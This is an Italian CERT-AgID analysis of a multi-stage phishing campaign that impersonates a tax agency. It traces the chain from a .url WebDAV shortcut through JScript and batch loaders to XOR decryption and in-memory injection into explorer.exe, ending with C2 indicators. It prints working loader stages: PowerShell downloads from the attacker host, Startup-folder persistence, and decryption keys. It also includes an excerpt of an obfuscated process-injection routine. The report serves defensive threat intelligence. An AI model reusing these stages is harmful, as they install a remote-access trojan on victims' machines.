

Analisi di una campagna WsgiDAV multi-stage: falsa comunicazione da Agenzia Nazionale Finanziaria

 cert-agid.gov.it/news/analisi-di-una-campagna-wsgidav-multi-stage-falsa-comunicazione-da-agenzia-nazionale-finanziaria

03/03/2026

VioletRAT WsgiDAV

Il caso qui analizzato prende spunto da un'email di phishing con oggetto **"Informare servizi online ANBSC"**, ricevuta il 27 febbraio 2026. Il messaggio impersonifica la provenienza da un ente fiscale e utilizza il pretesto di una presunta irregolarità dichiarativa del 2025 per indurre il destinatario a cliccare sul link esterno:

From: [redacted]  Reply Forward Archive Junk Delete More
Subject: **Informare servizi online ANBSC** 2/27/26, 23:41

Agenzia Nazionale Per l'Amministrazione Finanziaria

Desideriamo informarvi di una possibile irregolarità riscontrata nelle dichiarazioni dei redditi presentate.

Il problema riscontrato riguarda la dichiarazione dei redditi per l'anno fiscale 2025.

Data di notifica: 27/02/2026

Anno fiscale: 2025

Riferimento: ANAF/386793

Per risolvere questa situazione, accedete al portale ANAF e seguite i passaggi indicati.

Risolvere rapidamente questa situazione vi eviterà di incorrere in sanzioni di legge.

Consulta il dettaglio della tua sanzione <https://kimono-navi.net/old/seek/rank.cgi?mode=link&id=358&url=https://t.co/9uwzBaDZ6s>

Agenzia Nazionale per l'Amministrazione Finanziaria

Via Giorgione 106 - 00147 Roma

Questo messaggio è stato generato automaticamente. Si prega di non rispondere a questa email.

Email iniziale

L'oggetto dell'email fa riferimento alla **"ANBSC"**, acronimo dell'*Agenzia Nazionale per l'Amministrazione e la Destinazione dei Beni Sequestrati e Confiscati alla Criminalità Organizzata*, con sede in Via Ezio, Roma. Tuttavia, nel footer del messaggio è riportato l'indirizzo **"Via Giorgione 106, Roma"**, sede dell'Agenzia delle Entrate.

La presenza di riferimenti a due enti distinti suggerisce un tentativo generico di simulazione istituzionale, caratterizzato da incongruenze che ne riducono la credibilità formale ma possono risultare comunque efficaci in un contesto di social engineering.

Analisi statica

L'email proviene da un account associato a un dominio universitario spagnolo. Nel corpo del messaggio è presente un collegamento che avvia una catena di redirect fino al download di un archivio **ZIP** contenente un file con estensione **.url** (collegamento internet di Windows):

```
Fac_2026_1612320608.url x
1 [InternetShortcut]
2 URL=file://workflow-rest-wars-cargo.trycloudflare.com@SSL/DavWWWRoot/elcqjyp.wsh|
```

Fac_2026_1612320608.url

La sintassi indica un accesso remoto tramite WebDAV su connessione TLS. L'URL punta a uno script **.wsh** ospitato su un dominio esposto tramite Cloudflare Tunnel. L'apertura del file shortcut comporta quindi il recupero e l'esecuzione dello script remoto **elcqjyp.wsh**:

```
1 [[ScriptFile]
2 Path=\\workflow-rest-wars-cargo.trycloudflare.com@SSL\\DavWWWRoot\\uweepyj.js
3
4 [Options]
5 UseEngine=JScript
```

elcqjyp.wsh

Il file **.wsh** non contiene la logica malevola finale ma funge solo da loader intermedio e richiama un secondo stadio in JavaScript **.js**, anch'esso ospitato sullo stesso server remoto:

```
1 var fso = new ActiveXObject("Scripting.FileSystemObject");
2 var shell = new ActiveXObject("WScript.Shell");
3 var file = "\\workflow-rest-wars-cargo.trycloudflare.com@SSL\\DavWWWRoot\\qidctgy.bat"; // Change your file name here
4 var dst = shell.ExpandEnvironmentStrings("%USERPROFILE%\\Downloads\\") + fso.GetFileName(file);
5
6 fso.CopyFile(file, dst, true);
7 shell.Run('cmd /c "' + dst + '"', 1, false);|
```

uweepyj.js

Lo script JS utilizza oggetti COM di Windows (**Scripting.FileSystemObject** e **WScript.Shell**), per interagire con il file system e con la shell di sistema. Tramite WebDAV scarica il batch principale **qidctgy.bat** nella directory **Downloads** dell'utente e ne avvia l'esecuzione con **cmd /c**.

```
@echo off
if not "%1"=="h" (
start "" "https://contador.net.co/wp-content/uploads/2025/08/Regimen-Sancionatorio-Tributario-DIAN.pdf"
powershell -WindowStyle Hidden -Command "Start-Process -FilePath '%f0' -ArgumentList 'h' -WindowStyle Hidden"
exit /b
)

set "TARGET_DIR=%LOCALAPPDATA%\mrbsq"

:: Download and extract Python if not exists
if not exist "%TARGET_DIR%\python.exe" (
echo Downloading and extracting Python...
powershell -Command "iwr 'https://www.python.org/ftp/python/3.14.0/python-3.14.0-embed-amd64.zip' -OutFile '%TEMP%\p.zip'"
powershell -Command "Expand-Archive '%TEMP%\p.zip' '%TARGET_DIR%' -Force"
)

:: Download wind.bat to startup folder
powershell -Command "iwr 'https://workflow-rest-wars-cargo.trycloudflare.com/wipqyze.bat' -OutFile '%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\wipqyze.bat'"

:: Download required files from /ab/ folder
powershell -Command "iwr 'https://workflow-rest-wars-cargo.trycloudflare.com/ab/sb.py' -OutFile '%TARGET_DIR%\sb.py'"
powershell -Command "iwr 'https://workflow-rest-wars-cargo.trycloudflare.com/ab/new.bin' -OutFile '%TARGET_DIR%\new.bin'"
powershell -Command "iwr 'https://workflow-rest-wars-cargo.trycloudflare.com/ab/a.txt' -OutFile '%TARGET_DIR%\a.txt'"

:: Run the Python script
cd /d "%TARGET_DIR%" && python sb.py -i new.bin -k a.txt
```

qidctgy.bat

Il file **qidctgy.bat** è l'orchestratore dello stadio iniziale. Non contiene il RAT, ma prepara l'ambiente e avvia lo stadio successivo.

Alla prima esecuzione apre un PDF legittimo a tema fiscale per rafforzare il pretesto dell'email, quindi rilancia se stesso in modalità nascosta tramite PowerShell con l'opzione `-WindowStyle Hidden`.

Análisis Exhaustivo del Régimen Sancionatorio de la DIAN: Desde la Imposición Administrativa hasta la Revisión Judicial

Introducción: Fundamentos del Derecho Sancionatorio Tributario en Colombia

El régimen sancionatorio administrado por la Dirección de Impuestos y Aduanas Nacionales (DIAN) constituye una de las manifestaciones más directas del poder punitivo del Estado, conocido como *ius puniendi*. Esta facultad, esencial para asegurar el cumplimiento de las obligaciones tributarias y, por ende, la sostenibilidad fiscal del Estado Social de Derecho, no es absoluta. Se encuentra rigurosamente enmarcada y limitada por un conjunto de principios constitucionales y legales que buscan equilibrar la potestad de la administración con los derechos y garantías de los contribuyentes.¹

La base normativa de este régimen es jerárquica. En la cúspide se encuentra la Constitución Política de Colombia, que en sus artículos 29 (debido proceso), 95 (deber de contribuir al financiamiento de los gastos e inversiones del Estado) y 338 (principio de legalidad de los tributos), establece los pilares fundamentales. El desarrollo legal principal de estas garantías se encuentra en el Estatuto Tributario (E.T.), compilado en el Decreto 624 de 1989 y sus múltiples modificaciones, que funge como el código rector en la materia.² A nivel reglamentario, el Decreto Único Reglamentario en Materia Tributaria (DURT 1625 de 2016) compila y organiza las normas que detallan la aplicación del E.T..⁴

PDF legittimo

La persistenza

In seguito, imposta come directory operativa `%LOCALAPPDATA%\mrbqm` e verifica la presenza di un eseguibile `python.exe`. Se assente, scarica la versione embedded 3.14.0 da `python.org` ed estrae il runtime nella cartella locale. Garantisce la sua persistenza scaricando un ulteriore file batch nella cartella Startup dell'utente, impostando la sua esecuzione automatica al login.

Decifratura payload

Successivamente scarica tre file dal server remoto, `sb.py`, `new.bin` e `a.txt`, quindi avvia la decifratura del file `new.bin` tramite lo script python `sb.py` usando le chiavi contenute in `a.txt` tramite diverse operazioni **XOR**.

```
1 key1:9e6a8b58ce10c90443c42f040fb0cd715affc8da6fe9fd9826bdf2d75abfde52
2 key2:dfe35f9b46906dbaab94d939d2ca67e860fa8615e7b4a4f3
3 key3:848739ad21f547703f8dfee745b1d7c0
```

Chiavi presenti nel file a.txt

```
python sb.py -i new.bin -k a.txt
```

Il processo non usa un'unica chiave, ma tre passaggi consecutivi in ordine inverso rispetto alla disposizione nel file:

1. il blob viene trasformato con la prima chiave operativa (key3);

d1 = XOR(new.bin, key3)

2. il risultato viene ritrasformato con la seconda (key2);

d2 = XOR(d1, key2)

3. infine con la terza chiave (key1).

d3 = XOR(d2, key1)

Al termine dei tre layer XOR si ottiene il payload finale che viene iniettato in memoria nel processo `explorer.exe` attraverso la sequenza:

```
CreateProcessA -> VirtualAllocEx -> WriteProcessMemory -> QueueUserAPC -> ResumeThread
```

```

97 # --- Obfuscated injector ---
98 def execute_payload(payload_data, target_process="explorer.exe"):
99     si = S_INFO()
100     si.cb = ctypes.sizeof(si)
101     pi = P_INFO()
102     SUSPEND_FLAG = 0x00000004
103
104     print(f"[*] Spawning suspended process: {target_process}")
105     cmd_line = create_string_buffer(target_process.encode())
106     success = CPA(
107         None,
108         cmd_line,
109         None,
110         None,
111         False,
112         SUSPEND_FLAG,
113         None,
114         None,
115         byref(si),
116         byref(pi)
117     )
118
119     if not success:
120         err = GLE()
121         print(f"[!] Process creation failed: {err}")
122         return False
123
124     payload_size = len(payload_data)
125     MEM_COMMIT_RESERVE = 0x1000 | 0x2000
126     PAGE_RWX = 0x40
127
128     print(f"[*] Allocating memory: {payload_size} bytes")
129     alloc_addr = VAE(pi.hProcess, None, payload_size, MEM_COMMIT_RESERVE, PAGE_RWX)
130     if not alloc_addr:
131         err = GLE()
132         print(f"[!] Memory allocation failed: {err}")
133         CH(pi.hProcess)
134         CH(pi.hThread)
135         return False
136
137     written = c_size_t(0)
138     print("[*] Writing payload to memory")
139     success = WPM(pi.hProcess, alloc_addr, payload_data, payload_size, byref(written))
140     if not success or written.value != payload_size:
141         err = GLE()
142         print(f"[!] Memory write failed: {err}")
143         CH(pi.hProcess)


```

Injector Python

Il codice malevolo viene eseguito dentro un processo legittimo (**explorer.exe**) e non nel processo originario, rendendo la rilevazione più difficile.

Analisi dinamica

A questo punto si è reso necessario procedere con l'analisi dinamica, effettuando il dump completo del processo **explorer.exe**, il quale, come evidenziato dallo screenshot di Process Explorer, risulta avviato dal processo **python.exe**.




Analisi dinamica

L'analisi del dump ha consentito di ricostruire i dettagli delle connessioni di rete stabilite dal processo compromesso verso il server di comando e controllo. Sono stati identificati gli endpoint remoti e la porta utilizzati per le comunicazioni, confermando l'attivazione del canale C2 da parte del payload iniettato.

```
$ strings -a explorer.dmp | rg -o '([0-9]{1,3}\.){3}[0-9]{2,5}' | sort -u
176.65.132.10:7000
GET /raw/fm8HfCZA HTTP/1.1
Host: pastebin.com
Host: %x4
```

Command and control

L'indirizzo IP e la porta del C2 non sono *hardcoded* nel binario: vengono recuperati dinamicamente da un URL ospitato su Pastebin.



C2 riportato nel paste

Correlazione C2 su VirusTotal

Alcuni utenti su VirusTotal hanno evidenziato ulteriori URL Pastebin che riportano lo stesso C2 (su porte 6000, 7000 e 8000), suggerendo un'infrastruttura condivisa tra più artefatti malevoli. I dati temporali riportati indicano un'attività del server riconducibile ad almeno un mese.

**JaffaCakes118**
1 day ago

IOC found on ThreatFox
IOC: 176.65.132.10:6000
IOC Type: ip:port
Threat Type: botnet_cc
Malware: XWorm
Confidence Level: 50%
Country: The Netherlands
ThreatFox: <https://threatfox.abuse.ch/ioc/1756603/>
Tags:
#c2
#XWorm
[Show less](#)

**paul_melson**
1 month ago

#StagedC2 config observed at Thu Jan 22 17:44:11 2026 UTC, located at <https://pastebin.com/raw/uKdCBack> C2: 176.65.132.10:8000

**paul_melson**
1 month ago

#StagedC2 config observed at Thu Jan 8 15:29:07 2026 UTC, located at <https://pastebin.com/raw/fM8HfCZA> C2: 176.65.132.10:7000

**paul_melson**
3 months ago

#StagedC2 config observed at Tue Nov 4 21:05:04 2025 UTC, located at <https://pastebin.com/raw/VxuG8EGw> C2: 176.65.132.10:8000

**paul_melson**
4 months ago

#StagedC2 config observed at Mon Oct 27 14:19:07 2025 UTC, located at <https://pastebin.com/raw/5TDDMvmC> C2: 176.65.132.10:7000

Virustotal community

Secondo quanto riportato dall'utente *JaffaCakes118*, la piattaforma [ThreatFox](#) colloca il C2 alla botnet **XWorm**. Tale attribuzione rappresenta un'indicazione utile a livello di intelligence, ma non costituisce prova definitiva.

Nel caso in esame non è stato recuperato un assembly .NET finale chiaramente attribuibile a XWorm. In assenza del payload completo o di artefatti strutturali compatibili, non è possibile confermare con certezza l'effettiva riconducibilità del malware analizzato alla famiglia XWorm.

Aggiornamento del 06/03/2026

| [Analisi del malware VioletRAT veicolato in Italia](#)

Conclusione

Il caso analizzato evidenzia una catena di compromissione multi stage strutturata, con separazione tra delivery, bootstrap, persistenza, decifrazione del payload ed esecuzione in memoria tramite process injection. La configurazione del C2 viene recuperata dinamicamente da una sorgente remota, riducendo la presenza di indicatori nel campione statico iniziale.

Non essendo possibile formulare un'attribuzione definitiva, l'analisi è limitata alle tecniche operative e all'infrastruttura documentate nel corso dell'indagine. La sequenza operativa evidenzia un impianto modulare, con configurazione remota e payload eseguito in memoria, compatibile con operazioni progettate per ridurre la tracciabilità e riutilizzare la stessa infrastruttura su più campagne.

Indicatori di compromissione

Al fine di rendere pubblici i dettagli di questa campagna si riportano di seguito gli indicatori rilevati.

Link: [Download IoC](#)